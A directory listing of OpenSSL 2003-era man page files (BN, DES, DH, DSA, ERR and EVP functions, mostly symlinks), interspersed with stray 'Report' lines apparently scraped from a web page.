lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_one.3 -> BN_cmp.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_prime.3 -> BN_generate_prime.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_prime_fasttest.3 -> BN_generate_prime.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_word.3 -> BN_cmp.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_zero.3 -> BN_cmp.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_lshift.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_lshift1.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mask_bits.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_add.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_exp.3 -> BN_add.3

Report

-rw-r--r-- 0 0   1   4868 Feb 21 2003 /usr/local/ssl/man/man3/BN_mod_inverse.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_mul.3 -> BN_add.3

-rw-r--r-- 0 0   1   7525 Feb 21 2003 /usr/local/ssl/man/man3/BN_mod_mul_montgomery.3

-rw-r--r-- 0 0   1   6679 Feb 21 2003 /usr/local/ssl/man/man3/BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_sqr.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_sub.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mod_word.3 -> BN_add_word.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mpi2bn.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mul.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_mul_word.3 -> BN_add_word.3

-rw-r--r-- 0 0   1   5393 Feb 21 2003 /usr/local/ssl/man/man3/BN_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_nnmod.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_num_bits.3 -> BN_num_bytes.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_num_bits_word.3 -> BN_num_bytes.3

-rw-r--r-- 0 0   1   4601 Feb 21 2003 /usr/local/ssl/man/man3/BN_num_bytes.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_one.3 -> BN_zero.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_print.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_print_fp.3 -> BN_bn2bin.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_pseudo_rand.3 -> BN_rand.3

-rw-r--r-- 0 0   1   5982 Feb 21 2003 /usr/local/ssl/man/man3/BN_rand.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_rshift.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_rshift1.3 -> BN_set_bit.3

-rw-r--r-- 0 0   1   6089 Feb 21 2003 /usr/local/ssl/man/man3/BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_set_word.3 -> BN_zero.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_sqr.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_sub.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_sub_word.3 -> BN_add_word.3

-rw-r--r-- 0 0   1   4180 Feb 21 2003 /usr/local/ssl/man/man3/BN_swap.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_to_montgomery.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_ucmp.3 -> BN_cmp.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_value_one.3 -> BN_zero.3

-rw-r--r-- 0 0   1   5536 Feb 21 2003 /usr/local/ssl/man/man3/BN_zero.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_CTX_end.3 -> BN_CTX_start.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_CTX_free.3 -> BN_CTX_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_CTX_get.3 -> BN_CTX_start.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_CTX_init.3 -> BN_CTX_new.3

Report

-rw-r--r-- 0 0   1   5515 Feb 21 2003 /usr/local/ssl/man/man3/BN_CTX_new.3

-rw-r--r-- 0 0   1   5592 Feb 21 2003 /usr/local/ssl/man/man3/BN_CTX_start.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_MONT_CTX_copy.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_MONT_CTX_free.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_MONT_CTX_init.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_MONT_CTX_new.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_MONT_CTX_set.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_RECP_CTX_free.3 -> BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_RECP_CTX_init.3 -> BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_RECP_CTX_new.3 -> BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_RECP_CTX_set.3 -> BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BUF_strdup.3 -> buffer.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BUF_MEM_free.3 -> buffer.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BUF_MEM_grow.3 -> buffer.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BUF_MEM_new.3 -> buffer.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_destroy_dynlockid.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_get_ex_data.3 -> CRYPTO_set_ex_data.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_get_new_dynlockid.3 -> threads.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_lock.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_num_locks.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_set_dynlock_create_callback.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_set_dynlock_destroy_callback.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_set_dynlock_lock_callback.3 -> threads.3

-rw-r--r-- 0 0   1   5693 Feb 21 2003 /usr/local/ssl/man/man3/CRYPTO_set_ex_data.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_set_id_callback.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/CRYPTO_set_locking_callback.3 -> threads.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_cbc_cksum.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_cfb_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_cfb64_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_crypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ecb_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ecb2_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ecb3_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ede2_cbc_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ede2_cfb64_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DES_ede2_ofb64_encrypt.3 -> des.3

Report

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lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ede3_cbc_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ede3_cbcm_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ede3_cfb64_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ede3_ofb64_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_enc_read.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_enc_write.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_fcrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_is_weak_key.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_key_sched.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ncbc_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ofb_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_ofb64_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_pcbc_encrypt.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_quad_cksum.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_random_key.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_set_key.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_set_key_checked.3 -> des.3

lrwxrwxrwx 0 0   1   0 Mar 11  2003 /usr/local/ssl/man/man3/DES_set_key_unchecked.3 -> des.3
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Report

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lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DES_set_odd_parity.3 -> des.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DES_string_to_key.3 -> des.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DES_string_to_2keys.3 -> des.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DES_xcbc_encrypt.3 -> des.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_check.3 -> DH_generate_parameters.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_compute_key.3 -> DH_generate_key.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_free.3 -> DH_new.3

-rw-r--r-- 0 0    1     5431 Feb 21  2003 /usr/local/ssl/man/man3/DH_generate_key.3

-rw-r--r-- 0 0    1     6417 Feb 21  2003 /usr/local/ssl/man/man3/DH_generate_parameters.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_get_default_method.3 -> DH_set_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_get_ex_data.3 -> DH_get_ex_new_index.3

-rw-r--r-- 0 0    1     4857 Feb 21  2003 /usr/local/ssl/man/man3/DH_get_ex_new_index.3

-rw-r--r-- 0 0    1     4811 Feb 21  2003 /usr/local/ssl/man/man3/DH_new.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_new_method.3 -> DH_set_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_set_default_method.3 -> DH_set_method.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/DH_set_ex_data.3 -> DH_get_ex_new_index.3

-rw-r--r-- 0 0    1     9535 Feb 21  2003 /usr/local/ssl/man/man3/DH_set_method.3

-rw-r--r-- 0 0    1     4491 Feb 21  2003 /usr/local/ssl/man/man3/DH_size.3
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Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DH_OpenSSL.3 -> DH_set_method.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DHparams_print.3 -> RSA_print.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DHparams_print_fp.3 -> RSA_print.3

-rw-r--r-- 0 0   1   5200 Feb 21 2003 /usr/local/ssl/man/man3/DSA_do_sign.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_do_verify.3 -> DSA_do_sign.3

-rw-r--r-- 0 0   1   4693 Feb 21 2003 /usr/local/ssl/man/man3/DSA_dup_DH.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_free.3 -> DSA_new.3

-rw-r--r-- 0 0   1   4662 Feb 21 2003 /usr/local/ssl/man/man3/DSA_generate_key.3

-rw-r--r-- 0 0   1   7200 Feb 21 2003 /usr/local/ssl/man/man3/DSA_generate_parameters.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_get_default_method.3 -> DSA_set_method.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_get_ex_data.3 -> DSA_get_ex_new_index.3

-rw-r--r-- 0 0   1   4874 Feb 21 2003 /usr/local/ssl/man/man3/DSA_get_ex_new_index.3

-rw-r--r-- 0 0   1   4890 Feb 21 2003 /usr/local/ssl/man/man3/DSA_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_new_method.3 -> DSA_set_method.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_print.3 -> RSA_print.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_print_fp.3 -> RSA_print.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_set_default_method.3 -> DSA_set_method.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_set_ex_data.3 -> DSA_get_ex_new_index.3

Report

-rw-r--r-- 0 0   1   10162 Feb 21 2003 /usr/local/ssl/man/man3/DSA_set_method.3

-rw-r--r-- 0 0   1   6292 Feb 21 2003 /usr/local/ssl/man/man3/DSA_sign.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_sign_setup.3 -> DSA_sign.3

-rw-r--r-- 0 0   1   4503 Feb 21 2003 /usr/local/ssl/man/man3/DSA_size.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_verify.3 -> DSA_sign.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_OpenSSL.3 -> DSA_set_method.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSA_SIG_free.3 -> DSA_SIG_new.3

-rw-r--r-- 0 0   1   4850 Feb 21 2003 /usr/local/ssl/man/man3/DSA_SIG_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSAparams_print.3 -> RSA_print.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/DSAparams_print_fp.3 -> RSA_print.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_add_error_data.3 -> ERR_put_error.3

-rw-r--r-- 0 0   1   4395 Feb 21 2003 /usr/local/ssl/man/man3/ERR_clear_error.3

-rw-r--r-- 0 0   1   6417 Feb 21 2003 /usr/local/ssl/man/man3/ERR_error_string.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_error_string_n.3 -> ERR_error_string.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_free_strings.3 -> ERR_load_crypto_strings.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_func_error_string.3 -> ERR_error_string.3

-rw-r--r-- 0 0   1   6803 Feb 21 2003 /usr/local/ssl/man/man3/ERR_get_error.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_get_error_line.3 -> ERR_get_error.3

Report

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lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_get_error_line_data.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_get_next_error_library.3 -> ERR_load_strings.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_lib_error_string.3 -> ERR_error_string.3

-rw-r--r-- 0 0    1     5084 Feb 21  2003 /usr/local/ssl/man/man3/ERR_load_crypto_strings.3

-rw-r--r-- 0 0    1     5316 Feb 21  2003 /usr/local/ssl/man/man3/ERR_load_strings.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_load_UI_strings.3 -> ui.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_error.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_error_line.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_error_line_data.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_last_error.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_last_error_line.3 -> ERR_get_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_peek_last_error_line_data.3 -> ERR_get_error.3

-rw-r--r-- 0 0    1     5326 Feb 21  2003 /usr/local/ssl/man/man3/ERR_print_errors.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_print_errors_fp.3 -> ERR_print_errors.3

-rw-r--r-- 0 0    1     5078 Feb 21  2003 /usr/local/ssl/man/man3/ERR_put_error.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_reason_error_string.3 -> ERR_error_string.3

-rw-r--r-- 0 0    1     4647 Feb 21  2003 /usr/local/ssl/man/man3/ERR_remove_state.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/ERR_GET_FUNC.3 -> ERR_GET_LIB.3
```

Report

-rw-r--r-- 0 0   1   5412 Feb 21 2003 /usr/local/ssl/man/man3/ERR_GET_LIB.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_GET_REASON.3 -> ERR_GET_LIB.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/ERR_PACK.3 -> ERR_load_strings.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_dss.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_dss1.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_cipherbyname.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_cipherbynid.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_cipherbyobj.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_digestbyname.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_digestbynid.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_get_digestbyobj.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_md_null.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_mdc2.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_md2.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_md5.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_ripemd160.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_sha.3 -> EVP_DigestInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_sha1.3 -> EVP_DigestInit.3

Report

-rw-r--r-- 0 0   1   6280 Feb 21 2003 /usr/local/ssl/man/man3/EVP_BytesToKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CipherFinal.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CipherFinal_ex.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CipherInit.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CipherInit_ex.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CipherUpdate.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_asn1_to_param.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_block_size.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_flags.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_iv_length.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_key_length.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_mode.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_nid.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_param_to_asn1.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_type.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_block_size.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_cipher.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_cleanup.3 -> EVP_EncryptInit.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_ctrl.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_flags.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_get_app_data.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_init.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_iv_length.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_key_length.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_mode.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_nid.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_set_app_data.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_set_key_length.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_set_padding.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_CIPHER_CTX_type.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DecryptFinal.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DecryptFinal_ex.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DecryptInit.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DecryptInit_ex.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DecryptUpdate.3 -> EVP_EncryptInit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/EVP_DigestFinal_ex.3 -> EVP_DigestInit.3

Report

